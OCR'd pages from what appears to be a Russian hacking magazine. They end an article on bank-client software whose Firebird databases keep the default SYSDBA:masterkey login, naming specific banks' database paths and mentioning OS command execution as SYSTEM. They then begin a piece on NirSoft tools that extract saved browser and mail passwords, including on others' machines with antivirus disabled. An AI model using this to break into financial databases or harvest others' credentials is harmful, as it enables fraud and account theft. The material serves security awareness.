
Для доступа к базе используются следующие параметры: версия сервера — Firebird 1.5, файл базы данных — `C:\TIBCl3\CLB.FDB`.

Правда, в защиту этого клиента стоит сказать, что в инструкции к установке подробно расписывается, каким образом можно сменить стандартный пароль для пользователя SYSDBA.

4. УРАЛПРОМБАНК

Детище Уралпромбанка также базируется на использовании Firebird.

Здесь тоже никто не позаботился о смене стандартного пароля или о закрытии порта СУБД. Поэтому, используя все ту же магическую связку SYSDBA:masterkey, можно подключиться к базе банк-клиента с любой машины из локальной сети. Для этого надо всего лишь в настройках подключения выставить соответствующие параметры: версия сервера — Firebird 2.5, файл базы данных — `C:\UralProm3\db\BANK.FDB`.




Банк-клиент Уралпромбанка

База данных банк-клиента Уралпромбанка

После чего база окажется под полным контролем.

5. ПРОЧЕЕ

В интернете можно найти и другие банки и ДБО, в инструкции которых прямо прописана установка общеизвестных паролей для доступа по сети к внутренней БД банк-клиента. Примечательно, что большинство пользователей «толстых» банк-клиентов об этом могут и не догадываться. Банк предоставил ПО, его установили по инструкции, а про то, что можно влезть в БД по сети, никто и не знает. Так и продолжают появляться подобные бреши в ИБ компаний. Что касается ДБО с инструкциями по смене паролей по умолчанию, то тут все зависит от пользователя. Хотя в идеале пользователь ДБО должен сам проверять, что за СУБД используется банк-клиентом и какой там клиент, даже если в инструкции об этом ничего не сказано. Но ведь так почти никто не делает, большинство компаний не имеют отношения к IT вообще.



WARNING

Простые махинации с БД могут оказаться цветочками по сравнению с тем, что через Firebird можно выполнять команды операционной системы с правами SYSTEM. Например, можно добавить новую учетную запись администратора всего сервера и залогиниться на него со всеми вытекающими последствиями. Вот теория и практика.

ВЫВОДЫ

1. Все дополнительные средства безопасности ДБО, такие как токены, цифровые подписи и подтверждение платежей по СМС, сводятся на нет при использовании СУБД с авторизацией по умолчанию, что чревато ощутимыми финансовыми потерями и компрометацией всего компьютера с критичной информацией.
2. Разработчики ПО любят переносить ответственность на потребителя, указывая, что тот должен самостоятельно прикрывать сторонние лазейки в БД. Хотя сами могли бы добавить своему ДБО безопасности, автоматически устанавливая сложный пароль при инсталляции банк-клиента. Ну или хотя бы сделать принудительным шагом смену пароля от БД при первом запуске клиент-банка. Использовать не привилегированную учетную запись для доступа к БД, а ограниченную, чтобы при компрометации учетки был невозможен захват всего сервера. Соблюдать и другие общепринятые стандарты безопасности работы с СУБД.

Дисклеймер

Приведенные материалы носят исключительно научно-исследовательский характер. Исследование проводилось автором строго в научных целях, его результаты не являются и не могут признаваться руководством к совершению каких-либо противоправных действий. При проведении исследования автор действовал в рамках законодательства Российской Федерации. Использование результатов исследования допускается исключительно в научно-познавательных целях. Использование результатов исследования для достижения противоправного или любого иного отличного от научной деятельности результата может повлечь за собой уголовную, административную и (или) гражданско-правовую ответственность. Автор не несет ответственности за инциденты в сфере информационной безопасности, имеющие отношение к тематике исследования.

БОРЬБА СО СКЛЕРОЗОМ

ИЗВЛЕКАЕМ ПАРОЛИ ИЗ ПОПУЛЯРНЫХ ПРОГРАММ




Браузеры, почтовые клиенты и другие программы часто предлагают сохранять пароли. Это очень удобно: сохранил и забыл, причем иногда в прямом смысле слова. Но что если тебе нужно сменить браузер, переустановить систему или просто зайти с другого компа? Оказывается, браузеры хранят пароли очень ненадежно. Программ для восстановления — масса, и конечно, на чужой машине они сработают ничуть не хуже, чем на твоей.

БРАУЗЕРЫ

В браузере часто хранятся десятки, а то и сотни паролей. Понятное дело, если ты не используешь один пароль на все случаи жизни (а это не лучшая идея), запомнить пароли от всех сайтов и форумов бывает проблематично.

Если ты забыл важный пароль и не хочешь ломать себе голову, качай и ставь программу WebBrowserPassView. Ты будешь удивлен: она с легкостью извлечет пароли из Internet Explorer, Edge, Chrome, Opera, Safari, Firefox и Yandex Browser, причем поддерживаются самые новые версии. Лично я тестировал эту программу с IE, Firefox, Chrome и Opera — ни в одном случае не возникло осечек.

Перед запуском WebBrowserPassView желательно отключить антивирус, поскольку некоторые будут жаловаться, что это малварь. Результат восстановления показан на скриншоте. Не обессудь, но колонку Password и часть User Name я замазал.



Результат работы WebBrowser-PassView

Выдели пароли, которые хочешь запомнить, выполни команду File — Save Selected Items. Выделенные пароли будут сохранены в обычный текстовый файл такого формата:

```
==================================================
URL                 : сайт
Web Browser         : Firefox 32+
User Name           : пользователь
Password            : пароль
Password Strength : Very Strong
User Name Field     :
Password Field      :
Created Time        : 09.07.2015 21:15:16
Modified Time       : 09.07.2015 21:15:16
==================================================
```

И конечно, программа годится для извлечения паролей на чужой машине. Если у тебя есть локальный доступ или удаленный — через RDP или TeamViewer, то заполучить пароли будет несложно.

ПОЧТОВИКИ

Аналогичные программы существуют и для восстановления паролей из почтовых клиентов. Одна из таких программ — Mail PassView. Она позволяет анализировать длинный список почтовиков:

- Outlook Express;
- Microsoft Outlook 2000 (только учетные записи POP3 и SMTP);
- Microsoft Outlook 2002–2016 (учетные записи POP3, IMAP, HTTP и SMTP);
- Windows Mail;
- IncrediMail;
- Eudora;
- Netscape 6.x/7.x;
- Mozilla Thunderbird;
- Group Mail Free;
- Yahoo Mail — если пароль сохранен в приложении Yahoo Messenger;
- Hotmail/MSN mail — если пароль сохранен в приложении MSN Messenger;
- Gmail — если пароль сохранен в приложениях Gmail Notifier, Google Desktop или Google Talk.

Программа успешно восстановила мои пароли, сохраненные в Microsoft Outlook 2013 и Thunderbird.



Mail PassView


File Edit View Help

Name	Application	Email	Server	Server Port	Secured	Type	User	Password
Denis Kolisni...	Outlook 2013	dhsilabs@gma...	pop.gmail.com	995	Yes	POP3	dhsilabs	
Denis Kolisni...	Outlook 2013	dhsilabs@gma...	smtp.gmail.com	587	Yes	SMTP	dhsilabs	
Денис Коли...	MS Outlook 2002/2003/2...	dhsilabs@gma...	pop.gmail.com	995	Yes	POP3	dhsilabs	
Денис Коли...	MS Outlook 2002/2003/2...	dhsilabs@gma...	smtp.gmail.com	587	Yes	SMTP	dhsilabs	
Р"РµРЅРёСЃ...	Thunderbird	dhsilabs@gma...	pop.googlema...	995	No	POP3	dhsilabs@gma...	

5 items, 1 Selected NirSoft Freeware. http://www.nirsoft.net

Mail PassView

Если ты используешь portable-версии Thunderbird, Netscape и Eudora, то можно будет выбрать каталог с почтовиком.




Выбор каталога для восстановления паролей из portable-версий почтовых клиентов

